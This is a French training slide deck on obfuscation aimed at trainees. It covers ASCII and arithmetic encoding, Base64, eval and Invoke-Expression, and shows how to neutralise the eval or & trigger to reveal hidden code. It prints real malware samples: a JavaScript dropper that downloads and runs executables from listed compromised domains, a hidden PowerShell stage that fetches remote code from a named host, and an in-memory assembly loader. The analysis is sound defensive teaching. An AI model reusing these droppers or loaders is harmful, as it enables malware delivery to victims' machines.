Obfuscation

Éric BERTHOMIER
berthomiereric70@gmail.com

4 janvier 2026

Version 1.1 - Version Stagiaire

Ascii

Dans le cadre d'ASCII, un caractère est représenté par un nombre entier compris entre 0 et 127 (pour l'ASCII standard) et parfois entre 0 et 255 pour l'extension ASCII (ou ASCII étendu). Ces nombres sont appelés codes ASCII et correspondent à des caractères spécifiques.

Ascii

Dans le cadre d'ASCII, un caractère est représenté par un nombre entier compris entre 0 et 127 (pour l'ASCII standard) et parfois entre 0 et 255 pour l'extension ASCII (ou ASCII étendu). Ces nombres sont appelés codes ASCII et correspondent à des caractères spécifiques.
Par exemple :

- La lettre A a le code ASCII 65.
- Le chiffre 1 a le code ASCII 49.
- Le symbole # a le code ASCII 35.

Exemple d'application PowerShell - Texte vers Ascii

textascii.ps1

```
# Demander à l'utilisateur d'entrer un texte
$text = Read-Host "Entrez un texte"

# Convertir chaque caractère en code ASCII et l'afficher
foreach ($char in $text.ToCharArray()) {
    $asciiCode = [int][char]$char
    Write-Host "$char : $asciiCode"
}
```

Exemple d'application PowerShell - Texte vers Ascii

textascii.ps1

```
# Demander à l'utilisateur d'entrer un texte
$text = Read-Host "Entrez un texte"

# Convertir chaque caractère en code ASCII et l'afficher
foreach ($char in $text.ToCharArray()) {
    $asciiCode = [int][char]$char
    Write-Host "$char : $asciiCode"
}
```

Exemple d'exécution

Entrez un texte : hack h : 104 a : 97 c : 99 k : 107

Exemple d'application PowerShell - Ascii vers Texte (1/2)

asciitext.ps1

```
# Demander à l'utilisateur de saisir une chaîne de codes ASCII
$input = Read-Host "Entrez une chaîne de codes ASCII séparés par des espaces (par exemple : 65
      66 67)"

# Diviser la chaîne en un tableau de codes ASCII
$asciiCodes = $input -split ' '

# Transformer chaque code ASCII en caractère
$characters = $asciiCodes | ForEach-Object {
    try {
        [char][int]$_ # Convertir en entier avant de transformer en caractère
    } catch {
        Write-Host "Erreur : '$_' n'est pas un code ASCII valide."
        continue
    }
}

# Combiner les caractères en une seule chaîne
$outputString = -join $characters

# Afficher le résultat
Write-Host "La chaîne correspondante est : $outputString"
```

Exemple d'application PowerShell - Ascii vers Texte (2/2)

Exemple d'exécution

Entrez une chaîne de codes ASCII séparés par des espaces (par exemple : 65 66 67) : 104 97 99 107
La chaîne correspondante est : hack

Un peu de mathématiques

Question

De combien de façon mathématiques peut-on obtenir la valeur 104 (chr(k)) ?

Un peu de mathématiques

Question

De combien de façon mathématiques peut-on obtenir la valeur 104 (chr(k)) ?

Réponse

Une infinité.

Exemple d'application PowerShell (1/3)

gennbre1.ps1

```
# Demander à l'utilisateur de saisir le résultat
$resultat_saisi = Read-Host "Veuillez saisir le résultat souhaité"

# Convertir la saisie en entier
$resultat_saisi = [int]$resultat_saisi

# Initialiser la somme actuelle et l'expression
$sum = 0
$expression = ""

# Liste des opérateurs possibles
$operations = @('+', '-', '*', '/')

# Continuer à ajouter des nombres et des opérations aléatoires jusqu'à ce que la somme atteigne
      ou dépasse le résultat souhaité
while ($sum -lt $resultat_saisi) {
    # Choisir un nombre aléatoire entre 1 et 5
    $nombre = Get-Random -Minimum 1 -Maximum 6

    # Choisir un opérateur aléatoire
    $operation = $operations | Get-Random

    if ($expression -eq "") {
        # Si c'est le premier nombre, on l'ajoute directement sans opérateur
        $expression += "$nombre"
        $sum = $nombre
    } else {
```

Exemple d'application PowerShell (2/3)

gennbre2.ps1

```
        # Appliquer l'opération au dernier terme
        $expression += " $operation $nombre"

        # Appliquer l'opération mathématique sur la somme
        switch ($operation) {
            '+' {
                $sum += $nombre
            }
            '-' {
                $sum -= $nombre
            }
            '*' {
                $sum *= $nombre
            }
            '/' {
                # Eviter la division par zéro
                if ($nombre -eq 0) {
                    $nombre = 1
                }
                $sum /= $nombre
            }
        }
    }
}
```

Exemple d'application PowerShell (3/3)

gennbre3.ps1

```
# Ajuster si la somme dépasse le résultat souhaité
if ($sum -gt $resultat_saisi) {
    # Trouver la différence et ajuster la dernière opération pour arriver au bon résultat
    $difference = $sum - $resultat_saisi
    $expression += " - $difference"
    $sum -= $difference
}

# Afficher l'expression générée
Write-Host "L'expression générée pour obtenir le résultat $resultat_saisi est : $expression"
Write-Host "Le résultat final est : $sum"
```

Exemple d'application PowerShell - Résultat

```
Veuillez saisir le résultat souhaité: 104

L'expression générée pour obtenir le résultat 104 est :

2 * 3 * 3 - 2 * 1 * 3 - 1 / 1 + 5 + 5 + 4 * 3 - 79

Le résultat final est : 104
```

Mathématiques appliquées à notre obfuscation

mathps.ps1

```powershell
# Calculs mathématiques pour obtenir des valeurs ASCII
$asciiValues = @( (100+8), (130-15), (16*2), (90/2), (15*7+2), (110-2) )

# Afficher les valeurs ASCII
Write-Host "Valeurs ASCII obtenues par calculs :"
$asciiValues

# Reconstruction de la commande à partir des valeurs ASCII
$reconstructedCommand = ($asciiValues | ForEach-Object { [char]$_ }) -join ''

# Afficher la commande reconstruite
Write-Host "Commande reconstruite :"
Write-Host $reconstructedCommand

# Exécution de la commande reconstruite
Write-Host "Exécution de la commande :"
Invoke-Expression $reconstructedCommand
```

Va permettre d'éxécuter la commande `ls -al` sans se soucier de la signature de son code qui peut être modifié et recalculé à tout moment.

Base 64

La problématique de l'ASCII est qu'il ne permet pas de communiquer des fichiers binaires. Pour cela, il est nécessaire d'utiliser le Base 64.

Base 64

La problématique de l'ASCII est qu'il ne permet pas de communiquer des fichiers binaires. Pour cela, il est nécessaire d'utiliser le Base 64.

Définition

Le Base64 est un schéma d'encodage binaire-texte qui convertit des données binaires (comme des fichiers, des images ou du texte) en une chaîne de caractères ASCII. Il utilise un jeu de 64 caractères (A-Z, a-z, 0-9, $+$, et $/$) pour représenter les données, ce qui le rend compatible avec des systèmes qui ne supportent que des formats texte. L'encodage ajoute également un ou plusieurs caractères $=$ pour garantir que la longueur des données encodées est un multiple de 4.

Mise en application

Encodage

ZWNobyAnQXR0YWNrIGRldGVjdGVkIQ==

Décodage

Attack detected !

Mise en application

Encodage

ZWNobyAnQXR0YWNrIGRldGVjdGVkIQ==

Décodage

Attack detected !

Démonstration

`http://temp.ericberthomier.fr/virus/svg/`

Eval

Eval est une fonction utilisée en programmation. Elle est présente dans de nombreux langages interprétés et permet d'exécuter une commande à partir d'une chaîne de caractères (ou String) générée par le programme lui-même en cours d'exécution.

Eval - Exemple

exempleEval.py

```
#!/usr/bin/python3
import subprocess

part1 = "cat"
part2 = "/etc/passwd" # Correction du chemin
command = f"{part1} {part2}"

try:
    result = subprocess.run(command, shell=True, text=True, capture_output=True)
    print("Résultat de la commande :")
    print(result.stdout)
except Exception as e:
    print(f"Erreur lors de l'exécution de la commande : {e}")
```

Invoke-Expression en PowerShell

En PowerShell, il n'existe pas de fonction native appelée eval. Cependant, son équivalent fonctionnel est la commande Invoke-Expression. Elle permet d'exécuter dynamiquement du code contenu dans une chaîne de caractères.

Invoke-Expression - Exemple

exempleEval.ps1

```
$part1 = "cat"
$part2 = "/etc/passwd"
$command = "$part1 $part2"

# Exécution de la commande
try {
    # Exécution et capture de la sortie
    $result = Invoke-Expression -Command $command
    Write-Host "Résultat de la commande :"
    Write-Output $result
} catch {
    Write-Host "Erreur lors de l'exécution de la commande : $($_.Exception.Message)"
}
```

& en PowerShell

En PowerShell, le caractère & est connu comme l'opérateur d'appel (call operator). Il est utilisé pour exécuter une commande, un script ou un programme à partir d'une chaîne ou d'une variable contenant son chemin ou son nom.

& - Exemple

exempleEsperluette.ps1

```
$part1 = "cat"
$part2 = "/etc/passwd"
$command = "$part1 $part2"

# Exécution de la commande avec l'opérateur &
try {
    # Utilisation de & pour exécuter la commande
    $result = & $command
    Write-Host "Résultat de la commande :"
    Write-Output $result
} catch {
    Write-Host "Erreur lors de l'exécution de la commande : $($_.Exception.Message)"
}
```

Conclusion

1. Utiliser un outil permettant de lire le fichier dans son intégralité et de le rendre plus beau (beautifier) - Visual Code par exemple
2. Rechercher le déclencheur - `eval` ou `Invoke-Expression -Command`
3. Remplacer ce dernier par un affichage

JavaScript - Mise en application (1/5)

Pour le JavaScript, il est possible d'utiliser Rhino.

JavaScript - Mise en application (2/5)

src01.js

```
var key = 'de8ZM';var b = '\x02\x10V99\x0d\x0aVz*\x0b\x17M.e\x01LC,,\x16ELgoUQ\x15\x17\x0c7*w\
      x17c\x27*uz\x07(,v\x11\x1e)6\x16\x19\x02)E{\x12\x08%5j\x13\x17!6u\x09c\x27*uz\x08( u\x1f\
      x030"m\x17\x1f1.\x16\x19\x02)JT;#\x03\x10Y=
.../...
var _0x12bd=["","\x6C\x65\x6E\x67\x74\x68","\x63\x68\x61\x72\x43\x6F\x64\x65\x41\x74","\x66\x72\
      x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65"];for(var dhhas3uu=_0x12bd[0],code=_0x12bd[0],j=0,
      i=0;i<b[_0x12bd[1]];i++){dhhas3uu+=String[_0x12bd[3]](b[_0x12bd[2]](i)^key[_0x12bd[2]](j))
      ,j++,j==key[_0x12bd[1]]&&(j=0)};eval(dhhas3uu);
```

JavaScript - Mise en application (3/5)

src02.js

```
var key = 'de8ZM';var b = '\x02\x10V99\x0d\x0aVz*\x0b\x17M.e\x01LC,,\x16ELgoUQ\x15\x17\x0c7*w\
      x17c\x27*uz\x07(,v\x11\x1e)6\x16\x19\x02)E{\x12\x08%5j\x13\x17!6u\x09c\x27*uz\x08( u\x1f\
      x030"m\x17\x1f1.\x16\x19\x02)JT;#\x03\x10Y=
.../...
var _0x12bd=["","\x6C\x65\x6E\x67\x74\x68","\x63\x68\x61\x72\x43\x6F\x64\x65\x41\x74","\x66\x72\
      x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65"];
for(var dhhas3uu=_0x12bd[0],code=_0x12bd[0],j=0,i=0;i<b[_0x12bd[1]];i++)
{
    dhhas3uu+=String[_0x12bd[3]](b[_0x12bd[2]](i)^key[_0x12bd[2]](j)),j++,j==key[_0x12bd[1]]&&(j
          =0)
};
eval(dhhas3uu);
```

Embellissement du code

JavaScript - Mise en application (4/5)

On remarque le eval

```
eval(dhhas3uu);
```

On le remplace par print

```
print(dhhas3uu);
```

JavaScript - Mise en application (5/5)

rhino.js

```
$ rhino analyse.js
function gorut(e){var t="14-MASOOM.COM JLINKSMS.COM CHEAPRIZESMS.COM ELEMENTGUMRUK.COM/language
      IBMDATACAP.COM/wp-content/themes/academy WELLNESSHERBAL.COM/wp-content/themes/tiny-
      framework ITSMYTEA.COM/xmlrpc www.LANDTOURJAPAN.COM INTEGRITYSMSNG.COM CREATIVEFOODSTYLIST
      .COM www.KMDERUNJEWELRY.COM ADENYAOTELEET.COM MAJORCASE.ORG ISTANBULKLIMA.ORG ENTHELP.COM
      HEALINGSPRINGWORKSHOPS.COM/wp-content/themes/travel-blogger TUGRAHOTELS.COM www.
      florianbruening.com JUALTOWERTRIANGLE.COM MAAKCARD.COM www.jakimbost.pl
      THEVILLAGEVETERINARYHOSPITAL.COM".split(" ");ex=""==e?".exe":".pdf";for(var M=0;M<t.length
      ;M++){var n=new ActiveXObject("WScript.Shell"),O=n.ExpandEnvironmentStrings("%TEMP%")+
      String.fromCharCode(92)+Math.round(1e8*Math.random())+ex,E=0,r=new ActiveXObject("MSXML2.
      XMLHTTP");r.onreadystatechange=function(){if(4==r.readyState&&200==r.status){var e=new
      ActiveXObject("ADODB.Stream");if(e.open(),e.type=1,e.write(r.ResponseBody),5e3<e.size){E
      =1,e.position=0,e.saveToFile(O,2);try{n.Run(O,1,0)}catch(t){}}e.close()}};try{r.open("GET"
      ,"http://"+t[M]+"/get.php?dgfdfg="+Math.random()+"&key="+key+e,!1),r.send()}catch(a){}if
      (1==E)break}}key="f5",gorut(""),gorut("&pdf=search");
```

PowerShell - Mise en application (1/5)

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w 1 -ep Unrestricted -nop function ngyV($kqZz){return -split ($kqZz -replace '..', '0x$& ')};$edQG = ngyV
('9B37E06BF956AECEC578DA8836BB78F6D34FFAAAB891B80DE1098BA526A0C09B9695FEFF097B0E5D22EDB5F917A44C1326CE6AD173B86B203E0CFD1CA1A3D0BCE6D383CC7F582E9B9F2BBA4284D557E9758AA
78A3B57ECA89C28C784A8E329085BE2BC7463385D85C1741CA02C8F957ADD24A3F7A816E19BAD7EE2EBD00475BE81C954EBFA720D80C866283B1A22A4CD86E2C6C6592F98149C7B4641DAF3C3A9FA1FB67A0F97
B429C9381B5B78E16C8282E516572914520C840340519F48BF258E33E622628A1802A3521F2E7500CF05B273B1F2F0BB288557E9D9A48493460 86BC8AC9D070C1E9680E82B5059338903C654502C235BCF39F59
30780F87688F211693AAD4C85F2A4F203329223AF49BAA6BD8A9E30A0EA466268AF322586522882DD850D831A8C7B19F05D13E7BE8E622FD53A5F545B567857240D12F878F254A058EE68A804A8C5A188AA558B
AC50F2B0A7AFA884C71642B1C87B205CA320AD4488AD285B5A12B463CD1A139A8FE9FF69844D4211C9420B0B312F1AAD3F4E10285264572A8EC289A2A1BB9228DCF6384832BF858767B194D0E3C531CAE2A4365
1E803DBDC27FE25FB0B2FB720EA6190A1C47926526570B387CE4274445D0E23F2AF55B7BF63FAB14D68A3CED3482CA6609AC6E7F8648514FB954D7B5E41FCA13408621EA58AFBCA78BCD568D73A93A5C2571B4C
AC34385785FEACE6DF3FD992C12379C663884CBB1490FEF5F60AF555D11FEEBA3A51FDD1686DB209B6A45CEB4823BE5862CE623891963721BC6D253E89976C4DBC738ADC80865C0C9B06E39257E93404BE53A98
6B1837F5CBBEB65D935F0968BA068178C2DFE472704F5EE5051AAEBED38C2C21D22D49ACD6E20B980EB601F7B26BA5388D1EB0FCF1ABE96D767F1201814DB196FE39ED811F30374DE84F48CE14A95DF7A982892
8513F0F835399CDDE25521FB55DE3C25C827439AB6D74976549CF60F2C8CFD3F40962CDA691A75EEB181B5635A31DC1DE58AECE0D2ECA39E94F2B188D188810BAECC3F850800E8709791D5B8F3DA6B019DFC980
80EBF566E4E19A0C433839BE0C7C23C4D8EDEEEA970368D7A2C06852DE410B551DAD93D49797E4F4D373055A307208B597C673333EC2EC04894E30ED71A71EFF7D7FA2C34D1DE9BB5AF474D96717FBC220E301F
28A15F7B9A6C58CABFF5CF07EDAE1BA0A80E569B87607BC2391C2499AA3130EAC4E93E6CE2D4C26D1B3D7ADA076444AD18C15B4C1A6B50EDA21A99ACB63C79827781C5CC4EE59186C6A336AB5DA69D61E740375
6263EAFB9C5476A730683EBBB4E8AB1EEA46680320331E95AE08F35FC1F5D4F7F7322ACD03CE2FE52A457C9CBC8B7A21D77E7ACA744BC0388622B84AC5392D868B2D6BFCBC3AD0EB9884B4F5E38AA3281670859
07DD5A514FEA69EDD4A2C63970C28FE3E84F65D6BE17880E4651F73FC1C8D6768D02225876EFEAFECBD40E226CBCB292F233A51A2A85C00443B097A22DF3C38FCC6702D6AD5BF2EEA9EDB135100E8B41618EB25
82A6BDD56616E5786D27E29F830DAC7091A21C99540937BF224E060BDB84D22E7E6156CB842471D3FD0587EA5F27965C6EC0C5F9A2745459DAD59008DC50EF1A3160E6AE52205DC4BB6BE16193AA101EA390F47
86EEC9BC042FD77A6B67F437A23B10E32BDE58333538B6A09E832C96B3C490ED22530E889D8571DF026417DEF4A0C5BB26E87818C5927600618F3DC599D3E80FC0D4F78A0A8E12485AACE0A552D4B57D99F77EB
DB1A6163E64601DBE1ED5E5D8A39F9850BD799714AFFC3CBEBE7626245B1950B4464C1F024781C68A3F9AC0D03E71B5CD0AFDD0A8EAC11BF425850B0C33E67C994629BFC628D25C06C6099C680D7950B2B0BE7B
C65712C614B883766D1FB57FF471EFFF8D53FA50225E1EC0FC879D58796D6A493EFD94514C0E7FDA500270FB6CA0BBB7D8FFD5F42F1BDB1647AE265EE40DB6EA03BF208EC0BEBA30323BD6C0B70831D2B38D731
EFFAD78542C4EABBAD018D4C4961A33BFE64FCE19A7A32FFFE11B5546FE5CDBBAC3CC98C6732C33E3FC4E9C2E5CF4D286F46C0177D1DA587C181B150AEB6DADD16088E8E6A7EF28C48DBD5DB1310A529649CC35
3745FA37C8FC6452BA0A4B96D968759B7A933855A01620521A214837665E4B412439426AB4D4340D9359A7682700D9377F8F87C2A66973D8ABCCB69C31AA423AA9D56267030CF65A02F5EC1A9D7B5FC843596EE
0B370090C6BB32049115ACE07911CFC47DCD56C9FF330CB4C6A137BFC1448E3DECF543DCBD2224FDE0672DBD933D1D0AAB7786B18447E4F3F8ABA4978D2903D3B71726DCE481F3CEDA39039F139CE4C8AC75C52
0196D60C390FC1E89C52B112793012C2DDECBD2DBCE401BF89DCDDB736F9BAA944CE55707064387F2111FB1F5BD264830D99791B7F46112BAA8DE94D944C9B9D53868404244E13E014683826DDADDA2476DD844
436A750802BA907DE75E352D3D15390B622675C7670DB200028ED3A02FB216CFAB39F33E0EE2D5300AC8C88D68C04EDBD917922D6987F178310C32DFE6D1490CC9F0B3E228EA4B8DF07CA51FF3938A742E4F13B
675D6606FB7BCF0365CD39D830A0933BB2AC68210E57D7895F152CFD80352E37F5A97CEED6B0622914F5EB167A270B7EB183FB4712B46B6A1AB0905E12489E912EC35C51B2ABB8AAAE7DBDAA3D2793CB994287B
CC9BA4A73380659400AE691877C21E81D');$aajRk=-join [char[]](([Security.Cryptography.Aes]::Create()).CreateDecryptor((ngyV('476161565453577 5414A617647426453')),[byte[]]
::new(16)).TransformFinalBlock($edQG,0,$edQG.Length)); & $aajRk.Substring(0,3) $aajRk.Substring(187)
```

PowerShell - Mise en application (2/5)

```
function ngyV($kqZz)
{
        return -split ($kqZz -replace '..', '0x$& ')
};

$edQG = ngyV
('9B37E06BF956AECEC578DA8836BB78F6D34FFAAAB891B80DE1098BA526A0C09B9695FEFF097B0E5D22EDB5F917A44C1326CE6AD173B86B203E0CFD1CA1A3D0BCE6D383CC7F582E9B9F2BBA4284D557E9758AA
78A3B57ECA89C28C784A8E329085BE2BC7463385D85C1741CA02C8F957ADD24A3F7A816E19BAD7EE2EBD00475BE81C954EBFA720D80C866283B1A22A4CD86E2C6C6592F98149C7B4641DAF3C3A9FA1FB67A0F97
B429C9381B5B78E16C8282E516572914520C840340519F48BF258E33E622628A1802A3521F2E7500CF05B273B1F2F0BB288557E9D9A4849346086BC8AC9D070C1E9680E82B5059338903C654502C235BCF39F59
30780F87688F211693AAD4C85F2A4F203329223AF49BAA6BD8A9E30A0EA466268AF322586522882DD850D831A8C7B19F05D13E7BE8E622FD53A5F545B567857240D12F878F254A058EE68A804A8C5A188AA558B
AC50F2B0A7AFA884C71642B1C87B205CA320AD4488AD285B5A12B463CD1A139A8FE9FF69844D4211C9420B0B312F1AAD3F4E10285264572A8EC289A2A1BB9228DCF6384832BF858767B194D0E3C531CAE2A4365
1E803DBDC27FE25FB0B2FB720EA6190A1C47926526570B387CE4274445D0E23F2AF55B7BF63FAB14D68A3CED3482CA6609AC6E7F8648514FB954D7B5E41FCA13408621EA58AFBCA78BCD568D73A93A5C2571B4C
AC34385785FEACE6DF3FD992C12379C663884CBB1490FEF5F60AF555D11FEEBA3A51FDD1686DB209B6A45CEB4823BE5862CE623891963721BC6D253E89976C4DBC738ADC80865C0C9B06E39257E93404BE53A98
6B1837F5CBBEB65D935F0968BA068178C2DFE472704F5EE5051AAEBED38C2C21D22D49ACD6E20B980EB601F7B26BA5388D1EB0FCF1ABE96D767F1201814DB196FE39ED811F30374DE84F48CE14A95DF7A982892
8513F0F835399CDDE25521FB55DE3C25C827439AB6D74976549CF60F2C8CFD3F40962CDA691A75EEB181B5635A31DC1DE58AECE0D2ECA39E94F2B188D188810BAECC3F850800E8709791D5B8F3DA6B019DFC980
80EBF566E4E19A0C433839BE0C7C23C4D8EDEEEA970368D7A2C06852DE410B551DAD93D49797E4F4D373055A307208B597C673333EC2EC04894E30ED71A71EFF7D7FA2C34D1DE9BB5AF474D96717FBC220E301F
28A15F7B9A6C58CABFF5CF07EDAE1BA0A80E569B87607BC2391C2499AA3130EAC4E93E6CE2D4C26D1B3D7ADA076444AD18C15B4C1A6B50EDA21A99ACB63C79827781C5CC4EE59186C6A336AB5DA69D61E740375
6263EAFB9C5476A730683EBBB4E8AB1EEA46680320331E95AE08F35FC1F5D4F7F7322ACD03CE2FE52A457C9CBC8B7A21D77E7ACA744BC0388622B84AC5392D868B2D6BFCBC3AD0EB9884B4F5E38AA3281670859
07DD5A514FEA69EDD4A2C63970C28FE3E84F65D6BE17880E4651F73FC1C8D6768D02225876EFEAFECBD40E226CBCB292F233A51A2A85C00443B097A22DF3C38FCC6702D6AD5BF2EEA9EDB135100E8B41618EB25
82A6BDD56616E5786D27E29F830DAC7091A21C99540937BF224E060BDB84D22E7E6156CB842471D3FD0587EA5F27965C6EC0C5F9A2745459DAD59008DC50EF1A3160E6AE52205DC4BB6BE16193AA101EA390F47
86EEC9BC042FD77A6B67F437A23B10E32BDE58333538B6A09E832C96B3C490ED22530E889D8571DF026417DEF4A0C5BB26E87818C5927600618F3DC599D3E80FC0D4F78A0A8E12485AACE0A552D4B57D99F77EB
DB1A6163E64601DBE1ED5E5D8A39F9850BD799714AFFC3CBEBE7626245B1950B4464C1F024781C68A3F9AC0D03E71B5CD0AFDD0A8EAC11BF425850B0C33E67C994629BFC628D25C06C6099C680D7950B2B0BE7B
C65712C614B883766D1FB57FF471EFFF8D53FA50225E1EC0FC879D58796D6A493EFD94514C0E7FDA500270FB6CA0BBB7D8FFD5F42F1BDB1647AE265EE40DB6EA03BF208EC0BEBA30323BD6C0B70831D2B38D731
EFFAD78542C4EABBAD018D4C4961A33BFE64FCE19A7A32FFFE11B5546FE5CDBBAC3CC98C6732C33E3FC4E9C2E5CF4D286F46C0177D1DA587C181B150AEB6DADD16088E8E6A7EF28C48DBD5DB1310A529649CC35
3745FA37C8FC6452BA0A4B96D968759B7A933855A01620521A214837665E4B412439426AB4D4340D9359A7682700D9377F8F87C2A66973D8ABCCB69C31AA423AA9D56267030CF65A02F5EC1A9D7B5FC843596EE
0B370090C6BB32049115ACE07911CFC47DCD56C9FF330CB4C6A137BFC1448E3DECF543DCBD2224FDE0672DBD933D1D0AAB7786B18447E4F3F8ABA4978D2903D3B71726DCE481F3CEDA39039F139CE4C8AC75C52
0196D60C390FC1E89C52B112793012C2DDECBD2DBCE401BF89DCDDB736F9BAA944CE55707064387F2111FB1F5BD264830D99791B7F46112BAA8DE94D944C9B9D53868404244E13E014683826DDADDA2476DD844
436A750802BA907DE75E352D3D15390B622675C7670DB200028ED3A02FB216CFAB39F33E0EE2D5300AC8C88D68C04EDBD917922D6987F178310C32DFE6D1490CC9F0B3E228EA4B8DF07CA51FF3938A742E4F13B
675D6606FB7BCF0365CD39D830A0933BB2AC68210E57D7895F152CFD80352E37F5A97CEED6B0622914F5EB167A270B7EB183FB4712B46B6A1AB0905E12489E912EC35C51B2ABB8AAAE7DBDAA3D2793CB994287B
CC9BA4A73380659400AE691877C21E81D');

$aajRk=-join [char[]](([Security.Cryptography.Aes]::Create()).CreateDecryptor((ngyV('476161565435775414A617647426453')),[byte[]]::new(16)).TransformFinalBlock($edQG,
0,$edQG.Length));

& $aajRk.Substring(0,3) $aajRk.Substring(187)
```

Embellissement du code

PowerShell - Mise en application (3/5)

On remarque le &

```
& $aajRk.Substring(0,3) $aajRk.Substring(187)
```

PowerShell - Mise en application (3/5)

On remarque le &

```
& $aajRk.Substring(0,3) $aajRk.Substring(187)
```

On le remplace par Write-Host

```
Write-Host($aajRk.Substring(0,3),$aajRk.Substring(187))
```

PowerShell - Mise en application (4/5)

decodelatex.ps1

```
function ngyV($kqZz)
{
       return -split ($kqZz -replace '..', '0x$& ')
};

$edQG = ngyV('
9B37E06BF956AECEC578DA8836BB78F6D34FFAAAB891B80DE1098BA526A0C09B9695FEFF097B0E5D22EDB5F917A44C1
.../...
CC9BA4A73380659400AE691877C21E81D
');

$aajRk=-join [char[]](([Security.Cryptography.Aes]::Create()).CreateDecryptor((ngyV('
      476161565453577541 4A617647426453')),[byte[]]::new(16)).TransformFinalBlock($edQG,0,$edQG.
      Length));

Write-Host ($aajRk.Substring(0,3), $aajRk.Substring(187))
```

PowerShell - Mise en application (5/5)

decodeps1.txt

```
iex Start-Process "C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe" -ArgumentList '-w'
      ,'hidden','-ep','bypass','-nop','-Command','cd;Set-Variable t8 (.(Get-ChildItem Variable:\
      E*onte*).Value.InvokeCommand.(((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand|
      Get-Member|Where-Object{(Get-Variable _).Value.Name-ilike''*Cm*t''}).Name).Invoke((
      Get-ChildItem Variable:\E*onte*).Value.InvokeCommand.(((Get-ChildItem Variable:\E*onte*).
      Value.InvokeCommand|Get-Member|Where-Object{(Get-Variable _).Value.Name-ilike''G*om*e''}).
      Name).Invoke(''Ne*ct'',$TRUE,1))Net.WebClient);SV s ''https://heavens.holistic-haven.shop/
      singl5'';&(Get-ChildItem Variable:\E*onte*).Value.InvokeCommand.(((Get-ChildItem Variable
      :\E*onte*).Value.InvokeCommand|Get-Member|Where-Object{(Get-Variable _).Value.Name-ilike''
      *Cm*t''}).Name).Invoke((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand.(((
      Get-ChildItem Variable:\E*onte*).Value.InvokeCommand|Get-Member|Where-Object{(Get-Variable
       _).Value.Name-ilike''G*om*e''}).Name).Invoke(''In*-Ex*ion'',$TRUE,$TRUE))([String]::Join(
      '''',(((Get-Item Variable:\t8).Value.((((Get-Item Variable:\t8).Value|Get-Member)|
      Where-Object{(Get-Variable _).Value.Name-ilike''*nl*a''}).Name).Invoke((GCI Variable:\s).
      Value)|ForEach{(Get-Item Variable:/_).Value-As''Char''}))))' -WindowStyle Hidden;$vNwl =
      $env:AppData;function vjISe($dlTn, $szvk){[io.file]::WriteAllBytes($szvk, (New-Object (
      FnwC $aajRk.SubString(161,26))).DownloadData($dlTn))};function FnwC($wjSV){return (($wjSV
      -split '(?<=\G..)'|%{$aajRk.SubString(3,100)[$_]}) -join '' -replace ".$")}function wjSV()
      {function oxIAQ($rfrj){if(!(Test-Path -Path $szvk)){vjISe (FnwC $rfrj) $szvk}}$szvk =
      $vNwl + '\index.js';oxIAQ $aajRk.SubString(103,58);start $szvk;}wjSV;
```

PowerShell - Diskless (1/2)

diskless1.ps1


```
$NklWi = [System.Security.Cryptography.AesManaged]::Create()
$NklWi.Mode = [System.Security.Cryptography.CipherMode]::CFB
$NklWi.Padding = [System.Security.Cryptography.PaddingMode]::ISO10126
$NklWi.Key = $zYOIY
$NklWi.IV = $YrxYX
$kbDFN = New-Object System.IO.MemoryStream
$CmzbR = New-Object System.Security.Cryptography.CryptoStream($kbDFN, $NklWi.CreateDecryptor(),
      [System.Security.Cryptography.CryptoStreamMode]::Write)
$CmzbR.Write($MXKHo, 0, $MXKHo.Length)
$CmzbR.Close()
$LghyJ = $kbDFN.ToArray()
$yWZGY = [System.Reflection.Assembly]::Load($LghyJ)
$wKcbw = $yWZGY.EntryPoint
$wKcbw.Invoke($null, @())
```

PowerShell - Diskless (2/2)

diskless2.ps1

```
$NklWi = [System.Security.Cryptography.AesManaged]::Create()
$NklWi.Mode = [System.Security.Cryptography.CipherMode]::CFB
$NklWi.Padding = [System.Security.Cryptography.PaddingMode]::ISO10126
$NklWi.Key = $zYOIY
$NklWi.IV = $YrxYX
$kbDFN = New-Object System.IO.MemoryStream
$CmzbR = New-Object System.Security.Cryptography.CryptoStream($kbDFN, $NklWi.CreateDecryptor(),
      [System.Security.Cryptography.CryptoStreamMode]::Write)
$CmzbR.Write($MXKHo, 0, $MXKHo.Length)
$CmzbR.Close()
$LghyJ = $kbDFN.ToArray()
$yWZGY = [System.Reflection.Assembly]::Load($LghyJ)
[IO.File]::WriteAllBytes("fichier.dll", $LghyJ)
```

Questions ?



RGVzIHF1ZXN0aW9ucyA/